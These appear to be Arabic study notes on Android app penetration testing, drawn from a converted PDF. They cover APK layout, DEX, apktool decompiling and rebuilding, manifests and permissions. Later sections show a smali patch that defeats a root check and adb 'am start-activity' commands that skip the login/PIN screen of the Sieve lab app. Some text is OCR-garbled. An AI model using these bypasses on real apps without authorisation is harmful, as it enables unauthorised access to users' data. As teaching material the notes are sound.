

2-file structure

1-Filestructure of an APK

ملف APK (Android Package) - شرح مبسط

1. ما هو APK؟

- هو حزمة تطبيقات أندرويد، مثل ملف `.exe` في الويندوز.
- مهمته: تجميع كل مكونات التطبيق (أكواد، صور، مكتبات، إعدادات) في ملف واحد لتنسيقه على الهاتف.
- مثال: لو فتحت لعبة `game.apk`، هتلaci دخلها:
 - أكواد البرمجة.
 - صور الشخصيات والخلفيات.
 - ملفات الصوت والموسيقى.
 - إعدادات التطبيق (الأذونات، الإصدار، إلخ).

2. ماذا يوجد داخل APK عند فك الضغط؟

عندما تفك ملف APK باستخدام أداة مثل `Zip-7` أو `unzip`، هتلaci هذه الملفات:

1. : `/assets` مجلد

- محتوياته: ملفات ثابتة (غير قابلة للبرمجة) مثل:
- صور (`.PNG, .JPG`)
 - فيديوهات (`.MP4`)
 - خطوط (`.Fonts`)
 - بيانات إضافية (مثل ملفات `JSON` أو `HTML`)

استخدامها في البنستنج: البحث عن بيانات حساسة مُخزنة بشكل غير آمن (مثل كلمات السر في ملف نصي).

2. : `/lib` مجلد

- محتوياته: مكتبات مكتوبة بـ `++C/C` (مثل مكتبات الألعاب أو التعرف على الوجه) وبنستخدمنها مثلاً علشان لو بنضيف حاجة من `.Java` في كود `C++, C`

التقسيم: بيكون فيه مجلدات لكل نوع معالج (مثل `armeabi` لمعالجات ARM القديمة، `arm64-v8a` للمعالجات الحديثة).

استخدامها في البنستنج: البحث عن مكتبات قديمة بها ثغرات أمنية.

3. : `classes.dex` ملف

- أهم ملف: يحتوي على أكواد التطبيق (مكتوبة بجافا أو كوتلن) لكنها مُترجمة إلى تنسيق **DEX** (صيغة أندرويد).
- كيفية قراءته: تحتاج أدوات مثل `JD-GUI` ثم `JAR` لتحويله إلى `dex2jar` لرؤيه الأكواد بشكل مفروء.
- استخدامه في البنستنج: تحليل الأكواد للبحث عن ثغرات مثل:

- تخزين بيانات حساسة بدون تشفير.
- **.Insecure Storage** ثغرات الـ
- أخطاء في المصادقة (Authentication).

4. : `AndroidManifest.xml` ملف وده ملف مهم او ي هنستخدمه بعدين

- محتواه: وصفة التطبيق الرئيسية، مثل:
 - الأذونات (الكاميرا، الموقع، إلخ).
 - الإصدار (`versionName` و `versionCode`)
 - النشاط الرئيسي (Activity) الذي يفتح عند تشغيل التطبيق.
 - المكونات الأخرى (الخدمات، المستقلات، إلخ).
- استخدامه في البنستنج:

 - اكتشاف أذونات زائدة (مثل طلب صلاحية الموقع لتطبيق ليس بحاجة لها).
 - تحديد مدخلات الهجوم (مثل الأنشطة المصدرة التي يمكن استغلالها).

5. : `/res` مجلد

- محتوياته:

 - الأيقونات (في `res/drawable`)
 - واجهات المستخدم (في `res/layout` XML Layouts)
 - النصوص والترجمات (في `res/values/strings.xml`)

- استخدامه في البنستنج:

 - البحث عن معلومات حساسة في ملفات الـ XML مثل مفاتيح API).

6. : `resources.arsc` ملف

- محتواه: ملف ثانوي يحتوي على مفاتيح الموارد (مثل النصوص والألوان) بشكل مُترجم.
- استخدامه: يمكن استخراج النصوص والمفاتيح باستخدام أدوات مثل `apktool`


وده مثال لو فكينا ضغط ملف

فك الضغط: 1.

```
unzip app.apk -d output_folder
```

Unzipping an APK

Structure



2- DEX

هنا عايزين نفهم ايه هي بعنة الملف ده او ليه مكتب كده اول حاجة لما جهم يعملو android run لكرد java على buttery علشان java لما بتشتغل على windows غير لما تشتغل على android فحولو java code لحاجة اسمها Delfik ودي عباره عن بتحول كود java لملف تنفيذى يقدر بيتفند على android من غير مياثر على الجهاز علشان كده شوفنا ليه مكتوب classes.dex

لماذا يُحوّل كود Java إلى تنسيق DEX في أندرويد؟

1. السبب الأساسي: اختلاف البنية التشغيلية

- في الويندوز/لينكس:
 - JVM (Java Virtual Machine) (امتداد `.class`) ويشتغل على bytecode (يترجم إلى bytecode).
- في أندرويد:
 - نظام أندرويد لا يستخدم JVM، بل يستخدم ART أو Dalvik Virtual Machine (DVM) (من إصدار أندرويد 5 فما فوق).
 - لذلك، لا يمكن تشغيل bytecode الخاص بـ JVM مباشرةً على أندرويد.
 - الحل: تحويل bytecode إلى تنسيق DEX (Dalvik Executable).

2. مميزات تنسيق DEX:

تحسين الأداء:

- DVM/ART مصمم خصيصاً للأجهزة ذات الموارد المحدودة (الذاكرة، البطارية).
- تنسيق DEX محسّن ليكون أخف وزناً وأسرع في التنفيذ مقارنة بـ `.class`.

تقليل حجم الملفات:

- ملف DEX واحد يجمع كل ملفات `.class` الخاصة بالتطبيق، مما يقلل التكرار ويوفر مساحة.

مثال: لو كان لديك 100 ملف `class.dex`، سيتم دمجهم في ملف `classes.dex`.

توفير البطارية:

• تزيل أوامر غير ضرورية وتحسن الكود، مما يقلل استهلاك المعالج (وبالتالي البطارية) DEX إلى Java عملية تحويل.

3. كيف يتم التحويل؟

الخطوات:

1. كتابة الكود:

```
public class HelloWorld {  
    public static void main(String[] args) {  
        System.out.println("Hello, Dex!");  
    }  
}
```

2. ترجمة الكود إلى `class`:

```
javac HelloWorld.java
```

3. `dex` إلى `class` تحويل

- (Android SDK) في `d8` باستخدام أداة

```
d8 HelloWorld.class --output .
```

- الناتج: ملف `classes.dex` يحتوي على الكود المحسّن لأندرويد.

4. مثال على كود DEX (مبسط):

ملاحظة: ملف `.dex` هو بait كود ثانوي (غير مفروء)، لكن يمكنك استخدام أدوات مثل `dexdump` لرؤيته بشكل شبه مفروء:

```
dexdump -d classes.dex
```

مثال لخروج الأداة:

```
[METHOD] "HelloWorld.main([Ljava/lang/String;)V"  
CODE:  
0x0000: 6200 0000  
0x0004: 0e00
```

التفسير:

• الأرقام مثل `0x0000` هي عناوين الذاكرة.

• هي تعليمة مشفرة لتنفيذ أمر "طباعة النص".

5. أدوات لتحليل DEX:

1. Jadx:

- يحول إلى كود Java مفروءة [classes.dex]

- مثال:

```
public class HelloWorld {  
    public static void main(String[] args) {  
        System.out.println("Hello, Dex!");  
    }  
}
```

2. dex2jar:

- لتحليله بأدوات مثل [JAR] إلى DEX يحول [JD-GUI].

3- ghex :

```
ghex classes.dex
```

3-Decompiling and Building with apktool

1. لماذا Apktool أفضل من [unzip]؟

- **Unzip** (لكن لا يفك شفرة التطبيق Manifest) يفك الملفات المضغوطة فقط [classes.dex].
- **Apktool**: يقوم بـ:
 - فك الـ DEX وتحويله إلى Smali (نسخة مفروءة من الكود التنفيذي).
 - فك ضغط الموارد المشفرة (مثل الـ XMLs في مجلد [/res]).
 - إعادة بناء التطبيق بعد التعديل بسهولة.

2. فك التطبيق (Decompile)

- الأمر:

```
java -jar apktool.jar d file.apk -o file_output
```

- [-d] اختصار لـ decompile.

- [-o] تحديد مجلد الإخراج (إذا حذفته، سينشئ مجلداً باسم التطبيق تلقائياً).

- مثال:

```
java -jar apktool.jar d game.apk -o decompiled_game
```

4. ماذا سترى بعد الفك؟

بعد تنفيذ الأمر، سيتم إنشاء مجلد يحتوي على:

1. مجلد [/smali]

- أهم مجلد يحتوي على شفرة Smali (النسخة المُقروءة من DEX).
- Smali نصي تمثل تعليمات DEX هي لغة تجميع assembly-like.
- مثال لشفرة Smali

```
.method public onCreate(Landroid/os/Bundle;)V
    .locals 1
    invoke-super {p0, p1}, Landroid/app/Activity;-
>onCreate(Landroid/os/Bundle;)V
    const-string v0, "Hello, Pentester!"
    invoke-static {v0}, Landroid/widget/Toast;-
>makeText(Ljava/lang/CharSequence;)Landroid/widget/Toast;
    move-result-object v0
    invoke-virtual {v0}, Landroid/widget/Toast;->show()V
    return-void
.end method
```

■ عند فتح النشاط Toast هذا الكود يعرض رسالة.

2. :`AndroidManifest.xml` ملف

- نسخة واضحة (غير مشفرة) من وصفة التطبيق.
- هنا يمكنك رؤية الأذونات، الأنشطة، الخدمات، وغيرها.

3. :`/res` مجلد

- قابلة للقراءة (واجهات المستخدم، النصوص، الألوان) XML كل الموارد بصيغة XML.

4. :`/original` مجلد

- الأصلي (قبل التعديل) ملف `AndroidManifest.xml` يحتوي على ملف.

5. :`apktool.yml` ملف

- إعدادات التطبيق (مثل الإصدار، التوقيع، إلخ)

5. إعادة بناء التطبيق (Build)

الأمر:

- `java -jar apktool.jar b Output_folder -o new_file.apk`

○ `b` اختصار لـ **build**.

- `-o`: اسم الملف الناتج.

مثال:

```
java -jar apktool.jar b decompiled_game -o new_game.apk
```

6. لماذا Smali مهم في البنستتج؟

- التعديل المباشر: يمكنك تعديل شفرة Smali لإصلاح ثغرات أو حقن أكواد ضارة.

- مثال عملي:

- لو وجدت في الدا Smali سطراً يتحقق من وجود روت:

```
invoke-static {}, Lcom/example/app/RootChecker;->isRooted()Z
```

- يمكنك تغيير النتيجة إلى `false` لتجاوز الحماية:

```
const/4 v0, 0x0 # false
return v0
```

7. ملاحظات مهمة:

- بعد إعادة البناء، يجب توقيع التطبيق (Signing) لتنبيه على الجهاز:

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore
my_key.keystore new_game.apk alias_name
```

- إذا لم توّقع التطبيق، سيرفض الهاتف تثبيته.

```
java -jar apktool.jar d file.apk // d for decompile
```

لما نعمل الامر ده مع ملف هتفكه لشويه ملفات اللي هما دول

📁 lib	3/10/2025 6:51 AM	File folder
📁 original	3/10/2025 6:51 AM	File folder
📁 res	3/10/2025 6:51 AM	File folder
📁 smali	3/10/2025 6:51 AM	File folder
_ANDROIDManifest.xml	3/10/2025 6:51 AM	Microsoft Edge HT... 4 KB
apktool.yml	3/10/2025 6:51 AM	Yaml Source File 1 KB

هتلaci smali folder وده فيه كود smali وده مثلا صورة للكود

```
C: > Users > Dell > Documents > installed > sieve_patched_no_crypto > smali > com > mwr > example > sieve > AddEntryActivity$1.smali
1 .class Lcom/mwr/example/sieve/AddEntryActivity$1;
2 .super Ljava/lang/Object;
3 .source "AddEntryActivity.java"
4
5 # interfaces
6 .implements Landroid/content/DialogInterface$OnClickListener;
7
8
9 # annotations
10 .annotation system Ldalvik/annotation/EnclosingMethod;
11     value = Lcom/mwr/example/sieve/AddEntryActivity;-onCreate(Landroid/os/Bundle;)V
12 .end annotation
13
14 .annotation system Ldalvik/annotation/InnerClass;
15     accessFlags = 0x0
16     name = null
17 .end annotation
18
19
20 # instance fields
21 .field final synthetic this$0:Lcom/mwr/example/sieve/AddEntryActivity;
22
23
24 # direct methods
25 .method constructor <init>(Lcom/mwr/example/sieve/AddEntryActivity;)V
26     .locals 0
27
28     .prologue
```

Restricted Mode

Ln 12, Col 16 Spaces: 4 UTF-8 CRLF Plain Text

7:48 AM 3/10/2025

وهنالقي الاداة عملت ملف apktool.xml بيعتوى على ملخص لـ file.apk

```
C: > Users > Dell > Documents > installed > sieve_patched_no_crypto > apktool.yml
1 version: 2.11.0
2 apkFileName: sieve_patched_no_crypto.apk
3 isFrameworkApk: false
4 usesFramework:
5     ids:
6         - 1
7         tag: null
8 sdkInfo:
9     minSdkVersion: 8
10    targetSdkVersion: 17
11 packageInfo:
12     forcedPackageId: 127
13     renameManifestPackage: null
14 versionInfo:
15     versionCode: 1
16     versionName: 1.0
17 sharedLibrary: false
18 sparseResources: false
19 compactEntries: false
20 doNotCompress:
21     - arsc
22     - png
23
```

Restricted Mode

Ln 1, Col 1 Spaces: 2 UTF-8 CRLF YAML


7:48 AM 3/10/2025

وده کده ملخص same folder decomplie file with apktool و لو عاوزین بقی نعمله build مثلًا مع

```
java -jar apktool.jar b folder -o new_file.apk
```

4- AndoridManiFast.xml

هناك بقى لملف ده وده ملف بيبيقي عباره عن دليل ويحدد التفاصيل الرئيسية للتطبيق وبيبيقي مكتوب بلغة XML وده مثلاً مثال لملف



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.mwr.example.sieve">
    <uses-permission
        android:name="android.permission.READ_EXTERNAL_STORAGE"/>
```

```
<uses-permission
    android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <permission android:label="Allows reading of the Key in Sieve"
        android:name="com.mwr.example.sieve.READ_KEYS"
        android:protectionLevel="dangerous"/>
    <permission android:label="Allows editing of the Key in Sieve"
        android:name="com.mwr.example.sieve.WRITE_KEYS"
        android:protectionLevel="dangerous"/>
    <application android:allowBackup="true" android:debuggable="true"
        android:icon="@drawable/ic_launcher" android:label="@string/app_name"
        android:theme="@style/AppTheme">
        <activity android:clearTaskOnLaunch="true"
            android:excludeFromRecents="true" android:exported="true"
            android:finishOnTaskLaunch="true"
            android:label="@string/title_activity_file_select"
            android:name=".FileSelectActivity"/>
        <activity android:excludeFromRecents="true"
            android:label="@string/app_name" android:launchMode="singleTask"
            android:name=".MainLoginActivity"
            android:windowSoftInputMode="adjustResize|stateVisible">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:clearTaskOnLaunch="true"
            android:excludeFromRecents="true" android:exported="true"
            android:finishOnTaskLaunch="true"
            android:label="@string/title_activity_pwlist" android:name=".PWList"/>
        <activity android:clearTaskOnLaunch="true"
            android:excludeFromRecents="true" android:finishOnTaskLaunch="true"
            android:label="@string/title_activity_settings"
            android:name=".SettingsActivity"/>
        <activity android:clearTaskOnLaunch="true"
            android:excludeFromRecents="true" android:finishOnTaskLaunch="true"
            android:label="@string/title_activity_add_entry"
            android:name=".AddEntryActivity"/>
        <activity android:clearTaskOnLaunch="true"
            android:excludeFromRecents="true" android:finishOnTaskLaunch="true"
            android:label="@string/title_activity_short_login"
            android:name=".ShortLoginActivity"/>
        <activity android:clearTaskOnLaunch="true"
```

```

        android:excludeFromRecents="true" android:finishOnTaskLaunch="true"
        android:label="@string/title_activity_welcome"
        android:name=".WelcomeActivity"/>
    <activity android:clearTaskOnLaunch="true"
        android:excludeFromRecents="true" android:finishOnTaskLaunch="true"
        android:label="@string/title_activity_pin" android:name=".PINActivity"/>
        <service android:exported="true" android:name=".AuthService"
        android:process=":remote"/>
            <service android:exported="true" android:name=".CryptoService"
        android:process=":remote"/>
            <provider
        android:authorities="com.mwr.example.sieve.DBContentProvider"
        android:exported="true" android:multiprocess="true"
        android:name=".DBContentProvider">
                <path-permission android:path="/Keys"
        android:readPermission="com.mwr.example.sieve.READ_KEYS"
        android:writePermission="com.mwr.example.sieve.WRITE_KEYS"/>
            </provider>
            <provider
        android:authorities="com.mwr.example.sieve.FileBackupProvider"
        android:exported="true" android:multiprocess="true"
        android:name=".FileBackupProvider"/>
    </application>
</manifest>

```

شرح محتويات ملف AndroidManifest.xml

1- package="com.mwr.example.sieve":

تُستخدم هذه الخاصية لتحديد معرف فريد للتطبيق (**Unique Identifier**)، وهو عبارة عن سلسلة نصية مميزة تُستخدم لتمييز التطبيق عن التطبيقات الأخرى. يُفضل أن تكون هذه السلسلة مطابقة لاسم النطاق الخاص بك لتجنب التعارض.

2- <uses-permission>:

تُستخدم لتحديد الصلاحيات العامة التي يحتاجها التطبيق. على سبيل المثال:

- `android.permission.INTERNET`: يُستخدم للسماح للتطبيق بالوصول إلى الإنترنت.
- `android.permission.READ_EXTERNAL_STORAGE`: يُستخدم لقراءة الملفات المخزنة خارجياً.
- `android.permission.WRITE_EXTERNAL_STORAGE`: يُستخدم لكتابة الملفات على التخزين الخارجي.

3- <permission>:

تُعرف صلاحيات مخصصة (**Custom Permissions**) لمستخدمين معينين أو وظائف معينة. على سبيل المثال:

- تسمح بقراءة المفاتيح. الصلاحية `com.mwr.example.sieve.READ_KEYS`
- تسمح بتعديل المفاتيح. الصلاحية `com.mwr.example.sieve.WRITE_KEYS`

4- <activity>:

تمثل كل نشاط (Activity) صفحة معينة في التطبيق يمكن للمستخدم زيارتها، مثل صفحات تسجيل الدخول أو الملف الشخصي. مثال:

- هو الصفحة الرئيسية لتسجيل الدخول. النشاط `MainLoginActivity`.
- هو صفحة الإعدادات. النشاط `SettingsActivity`.

5- <service>:

تعرف الخدمات التي يوفرها التطبيق والتي تعمل في الخلفية (Background Services). على سبيل المثال:

- قد تكون مسؤولة عن المصادقة. الخدمة `AuthService`.
- قد تكون مسؤولة عن التشفير. الخدمة `CryptoService`.

6- <intent-filter>:

يحدد الإجراءات التي يمكن أن يبدأها المستخدم أو النظام. على سبيل المثال:

- يحدد النشاط الرئيسي للتطبيق. الفعل `android.intent.action.MAIN`
- تجعل النشاط يظهر كأيقونة في الشاشة الرئيسية. الفئة `android.intent.category.LAUNCHER`

7- عناصر أخرى في الملف:

- `<provider>`: تُستخدم لتحديد مزودي البيانات الذين يوفرون واجهات للتطبيقات الأخرى للوصول إلى البيانات.
- `android:debuggable="true"`: تُستخدم أثناء التطوير للسماح بعملية تصحيح الأخطاء.
- `android:allowBackup="true"`: تُحدد ما إذا كان يمكن نسخ بيانات التطبيقاحتياطياً.

5-Permission

هنتكلم الآن عن الصلاحيات، وكما ذكرنا سابقاً، يمكن أن تكون الصلاحيات للتطبيق أو للمستخدم، وهذه الصلاحيات تكون موجودة في الملف `etc/permission/platform.xml/`، حيث يحتوي هذا الملف على جميع الصلاحيات لكل تطبيق. لكل تطبيق يكون هناك `userid` يتراوح بين 0 : 10000 وهذا يتم تحديده في `androidfilesystemconfig.h`. يمكن أيضاً إضافة بيانات المستخدمين لتطبيق معين وحفظها في الملف `.data/system/packages.xml/`.

التعامل مع ملفات النظام

هذه الملفات تكون موجودة على الجهاز نفسه، لذا تحتاج إلى استخدام الأمر:

```
adb shell
```

بمجرد الدخول إلى الشيل (Shell) باستخدام الأمر أعلاه، يمكنك استعراض الملفات أو تعديلها حسب الحاجة.

في هذا النوع من الصلاحيات يتم تحديد، على سبيل المثال، صلاحيات تطبيق للوصول إلى تطبيق آخر. على سبيل المثال، إذا كان لديك تطبيقان وتريد السماح لأحدهما بالوصول إلى الآخر، يتم تحديد ذلك من خلال هذه الصلاحيات. ولتطبيق ذلك، يتم استخدام طريقتين:

1. **Explicit:** باستخدام الخاصية `exported="True"`.

2. Implicit: باستخدام عنصر `<intent-filter>`.

مثال عملي:

إذا وجدت الطرقتين معاً في تطبيق، فهذا يعني أنه يسمح لتطبيق آخر باستخدام المكونات التي يوفرها (مثل `service` أو `activity`)

```
<activity android:name=".ExampleActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

في المثال أعلاه، يتم السماح للتطبيقات الأخرى بالوصول إلى `ExampleActivity`.

android:protectionLevel

هناك ثلاثة مستويات للحماية:

1. **Normal:** يتم السماح باستخدام الصلاحيّة بدون إشعار المستخدم.
2. **Dangerous:** يتم إشعار المستخدم برسالة "Allow" أو "Deny".
3. **Signature:** يتم السماح فقط إذا كانت التطبيقات موقعة بنفس الشهادة.

pm (Package Manager) استخدام

للتعامل مع الحزم يمكن استخدام أمر `(pm)` Package Manager في ADB. الأمثلة التالية توضح الأوامر الشائعة:

1. عرض جميع الحزم:

```
pm list packages
```

2. عرض مسار حزمة معينة:

```
pm path package_name
```

3. إزالة حزمة معينة:

```
pm uninstall package_name
```

4. تثبيت حزمة جديدة:

```
pm install path_to_apk
```

6-Activity Hacking or Permission Hacking

في هذا القسم، سنتحدث عن كيفية استغلال الصلاحيات (Permission Hacking) أو التلاعب بالنشاطات (Activity Hacking). كما شرحنا سابقاً، هناك نوعان من الصلاحيات التي يمكن من خلالها لتطبيق استخدام نشاط (Activity) تابع لتطبيق آخر:

1. **Explicit:** عند استخدام الخاصية `android:exported="true"`.
 2. **Implicit:** عند وجود عنصر `<intent-filter>`.

مثال على الاستفادة:

افترض أنك في صفحة تسجيل الدخول (Login Page) ولا تمتلك اسم المستخدم وكلمة المرور، مما يمنعك من الوصول. ولكن عند التحليل، تجد أن هناك نشاطاً آخر (Activity) مثل صفحة الملف الشخصي (Profile Page) يسمح بتجاوزه لأنه يحتوي على أحد الخيارات:

- `exported="true"`
 - `<intent-filter>`

في هذه الحالة، يمكنك تجاوز صفحة تسجيل الدخول باستخدام النشاط الآخر مباشرةً دون الحاجة إلى إدخال بيانات الدخول. هذا يعتبر نوعاً من الـ [Login Page Bypass](#).

الأدوات المستخدمة:

يمكن استخدام الأمر التالي عبر ADB للوصول إلى النشاط المطلوب:

```
adb shell am start-activity -n package name/activity name
```

التحليل باستخدام APKTool

عد تحليل تطبيق بصيغة APK باستخدام `apktool` ، يمكن استخراج ملف `AndroidManifest.xml` لاستكشاف النشاطات المرتبطة ببعضها.

الخطوات:

فأك الضغط عن التطبيق: 1.

```
apktool d file.apk
```

فتح ملف **AndroidManifest.xml**: ستجد قائمة بالنشاطات (Activities) المرتبطة مع خصائصها. إذا كانت بعض النشاطات تسمح باستخدامها من تطبيقات أخرى (Explicit أو Implicit)، فيمكن استغلالها.

أمثلة على النشاطات المكتشفة:

```
<activity android:exported="true" android:name=".FileSelectActivity"/>
<activity android:exported="true" android:name=".MainLoginActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<activity android:exported="true" android:name=".AuthService"/>
```

```
<activity android:exported="true" android:name=".CryptoService"/>
<activity android:exported="true" android:name=".DBContentProvider"/>
<activity android:exported="true" android:name=".FileBackupProvider"/>
```

تجاوز النشاطات (Bypassing Activities)

للوصول إلى أي نشاط يسمح باستخدامه من تطبيق آخر، يمكن تنفيذ الأمر التالي باستخدام **:Activity Manager (am)**

```
am start-activity -n <PACKAGE_NAME>/<ACTIVITY_NAME>
```

مثال عملي:

```
am start-activity -n com.mwr.example.sieve/.FileSelectActivity
```

النتيجة:

عند تنفيذ الأمر أعلاه، إذا كنت في صفحة تسجيل الدخول (Login Page)، سيتم الانتقال مباشرة إلى النشاط المحدد (FileSelectActivity) دون الحاجة إلى المرور بعملية تسجيل الدخول، مما يؤدي إلى تجاوز الصفحة.

notes: adb or after open (adb shell) للتطبيق باستخدام `input` علشان تدخل

```
.\adb.exe devices --> to show devices
adb -s <serial-name> shell --> to open shell with this serial
```

```
PS C:\platform-tools> .\adb.exe devices
List of devices attached
192.168.169.101:5555    device
```

```
PS C:\platform-tools> adb -s 192.168.169.101:5555 shell
input text 123456789 --> input text (user-input)
```

هنا مثلاً أنا هشرح مثال دلوقتي أنا سجلت علي تطبيق و عملتإيميل جديد

Google Nexus 6 (1440x2560, 560dpi) - 192.168.169.101:... — X
7:57

Add new Password

Enter your data here

Service: amr

Username: amr

Email: amr@gmail.com

Password:*

Password Again:

Save Cancel

لوقتي هخرج وادخل علي login من الاول هنا انا مش عارف pin فانا ممكن اعمل bypass لدی ازای بقی ؟

8:00



 Sieve

Enter your pin


Submit

Free for personal use

